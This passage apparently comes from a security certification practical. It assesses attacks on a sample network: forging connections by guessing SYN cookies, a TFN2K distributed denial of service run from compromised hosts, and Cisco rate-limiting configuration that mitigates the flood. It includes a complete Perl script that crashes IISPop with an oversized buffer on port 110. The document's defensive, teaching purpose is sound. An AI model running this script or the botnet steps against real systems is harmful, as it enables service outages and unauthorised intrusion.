"SYN cookies work to alleviate SYN floods by calculating cookies that are functions of the source address, source port, destination address, destination port, and a random secret seed. These cookies are sent to the requesting client, and state is not kept for the initiated session. Since state is not kept, the SYN queue is not exhausted, and normal TCP communications can continue."[16]

Because not all features of TCP are available when SYN cookies are in use SYN cookies are used only when the SYN queue is full, indicating that the system is probably under attack.

If an attacker guesses a valid sequence number sent to someone else's host then he can attempt to forge a connection from that host. Attackers can try to analyze a series of connections from the server to another host by capturing the traffic with a sniffer and then inspect the capture for valid cookies enabling the attacker to intelligently guess a new valid cookie.

The first stages of the attack would be to compromise enough hosts on the Internet from which a successful SYN flood attack could be initiated. An additional host will have to be compromised in order to capture the necessary data used to determine a valid cookie. The compromised host will have to have a remote control application installed on it such as Back Orifice. A sniffer program such as ethereal will also need to be installed to capture the required data.

Start the SYN attack from the compromised hosts and then start the ethereal capture on the other host being used for capturing data from the server to the host by attempting to connect to the server. Once enough connection attempts have been captured, it is time to analyze the capture. Perform the analysis off the capture to determine a valid cookie. Using the valid cookie the

[15] http://beatbox.suidzer0.org/showres.php?newsid=207
[16] http://www.liquifried.com/docs/security/scookies.html

attacker is now in the position to forge a connection with the server. If successful, the attacker can now perform malicious activity on the server. The probability of this type of attack actually being successful is low.


DOS Attack

The next attack a distributed denial of service attack will be executed with the aid of 50 compromised broadband systems. The attack against the target computer is called Tribal Flood Network 2000 (TFN2K).

The TFN2K consists of two software components the client and server. The client is an intermediary between the attacker and the daemons (servers). The client instructs the daemons on when and what type of attack to initiate against the victim. The daemons are the compromised systems that actually carry out the attacks. The attacker control one or more clients, each of which can control many daemons. The daemons are all instructed to coordinate a packet based attack against one or more victim systems by the client. TFN2k can be run from Unix and Windows platforms.

TFN2k communicates via TCP (random ports), UDP (random ports), ICMP (Echo Replies), or all three at random. The daemon never communicates with the attacker. The attacker sends all commands twenty times in order to make sure that they're received. The attacker sends out decoy messages to random IP addresses so that it's not clear which machines are clients. All packets are spoofed by default. TFN2k can attack using a SYN attack, UDP Flood, ICMP Flood, or Smurf attacks. The daemon can be set to randomly alternate between each attack type.

A TFN2K attack would look like this:



The attack begins by the attacker targeting and gaining root administrative access to 50 broadband systems. The clients and daemons must be run as root because of their use of SOCK_RAW mode. After the systems are compromised, the appropriate software component is installed. Most of this can be accomplished by creating scripts automating the process. By automating the process hundreds of systems can be compromised, and have the software installed on them in a short amount of time.

The next step is to initiate the attack. We are going to use a simple ping attack against the firewall. The attack against the firewall would be highly successful. The border router does not filter out echo packets in fact the ingress filter allows almost all network traffic through to the firewall making the firewall very vulnerable. I could have executed many different types of attacks against this type of configuration and have been successful. The attack could have been conducted against the outside interface on the border router and have had the

same results. With 50 compromised zombies on broadband networks pinging a host on a WAN of t-1 link or less would easily be overwhelmed causing a disruption of service.

One of the ways to mitigate the attack is to configure the ISP head end router for committed access rate (CAR) on the Internet circuit. CAR is a rate limiting technology.

Rate Limiting for icmp echo and echo-reply traffic. Configure the following access-list:

access-list 102 permit icmp any any echo
access-list 102 permit icmp any any echo-reply

interface <interface> <interface #>
rate-limit input access-group 102 256000 800 800 conform-action transmit exceed-action drop

102 is the access-list number
256000 is average rate in bps
800 is normal burst size
800 is excess burst size

The above command drops icmp echo and echo-reply traffic that exceeds 800 Bps. With limiting the rate of echo traffic to 800 Bps we have reduced the number of pings getting through to roughly 10 per second (800/74). This is not enough icmp traffic to saturate the Internet circuit and thus cause a denial of service. Allowing 10 icmp echo/echo reply messages per second is sufficient to monitor and troubleshoot the Internet link. This number of icmp packets can be reduced to any amount that we deem to be appropriate. The configuration of CAR has effectively mitigated the denial of service attack against the network.

Attack an internal system

The internal e-mail server will be attacked remotely using the IISPOP remote buffer overflow vulnerability.

IISPop Remote Buffer Overflow Denial of Service Vulnerability

bugtraq id	6183
object	
class	Boundary Condition Error
cve	CVE-MAP-NOMATCH
remote	Yes

local	No
published	Nov 14, 2002
updated	Nov 14, 2002
vulnerable	Curtis Specialty Consulting IISPop 1.161 - Microsoft IIS 5.0 Curtis Specialty Consulting IISPop 1.181 - Microsoft IIS 5.0

IISPop is vulnerable to a denial of service caused by a buffer overflow. By sending an unusually large amount of data to IISPop on TCP port 110, the application will terminate with an access violation. Arbitrary code execution may be possible.

Here is the attack.

```
#!/usr/bin/perl -w
# tool : iispdos.pl
# shutdown all version of IISPop
# greetz crack.fr , marocit ,christal
#

use IO::Socket;

$ARGC=@ARGV;
if ($ARGC !=1) {
print "\n-->";
print "\tUsage: perl iispdos.pl <host> \n";
exit;
}

$remo = $ARGV[0];
$buffer = "A" x 289999;

print "\n-->";
print "\tconnection with $remo\n";
unless ($so = IO::Socket::INET->new (Proto => "TCP",
PeerAddr => $remo,
PeerPort
=> "110"))
{
print "-->";
print "\tConnection Failed...\n";
exit;
}
print $so "$buffer\n";
close $so;

print "-->";
print "\tnow test if the distant host is down\n";
exit;
```

[17]

[17] http://www.securityfocus.com/bid/6183/info/

The attack is going to fail due to the rule set on the external firewall. The rule set does not permit TCP port/110 traffic. The packets will be dropped by the firewall mitigating the attack.

References:

http://www.cisco.com/en/US/products/sw/secursw/ps2120/products_command_reference_chapter09186a00801727a6.html#1026972

http://www.cisco.com/en/US/products/sw/iosswrel/ps1835/products_configuration_guide_chapter09186a00800ca7b1.html#1001036

http://www.cisco.com/en/US/products/hw/vpndevc/ps2030/prod_brochure09186a0080091b2f.html

http://www.cisco.com/univercd/cc/td/doc/product/software/ios121/121cgcr/secur_c/scprt3/scddenl.htm

http://www.cisco.com/en/US/products/sw/secursw/ps2308/products_configuration_example09186a0080094680.shtml

http://www.cisco.com/warp/customer/110/cvpn3k_pix_ias.html

http://www.cisco.com/warp/customer/110/cvpn3k_pix_ias.html

http://www.cisco.com/en/US/tech/tk648/tk361/technologies_tech_note09186a0080120f48.shtml

http://www-10.lotus.com/ldd/today.nsf/a2535b4ba6b4d13f85256c59006bd67d/8c486fc2ccc664e085256cbe004588f8?OpenDocument

http://www.microsoft.com/windows2000/en/datacenter/help/sag_rap_connect.htm

http://www.giac.org/practical/GCFW/Craig_Robertson_GCFW.pdf

http://www.giac.org/practical/Felix_Mack_GCIH.doc

http://cr.yp.to/syncookies.html

http://www.giac.org/practical/Gerald_Gordon_GSEC.doc

http://www.cert.org/advisories/CA-1998-01.html

http://staff.washington.edu/dittrich/misc/tfn.analysis
Construction of the Cookie

http://securityfocus.com/bid/6183/info/

http://beatbox.suidzer0.org/showres.php?newsid=207

http://www.liquifried.com/docs/security/scookies.html

http://staff.washington.edu/dittrich/misc/tfn.analysis.txt

http://www3.ca.com/virusinfo/virus.aspx?ID=8542

http://www.securityfocus.com/bid/6183/info/

http://www.iana.org/assignments/ipv4-address-space

http://www.sendmail.org/

http://otn.oracle.com/products/ias/ohs/content.html

http://www.sniffer.com/products/dssrmon-analysis/default.asp?A=1

Malik, Saadat. Network Security Principles and Practices. Indianapolis: Cisco Press, Inc. 2003

Northcut, Stephen, Zeltser, Lenny, Winters, Scott, Frederick, Karen, Ritchey, Ronald. Inside Network Perimeter Security. Indianapolis: New Riders Publishing. 2003

McClure, Stuart, Scambray, Joel, Kurtz, George. Hacking Exposed Networking Security Secrets & Solutions Third Edition. California: McGraw-Hill Osborne Publishing. 2001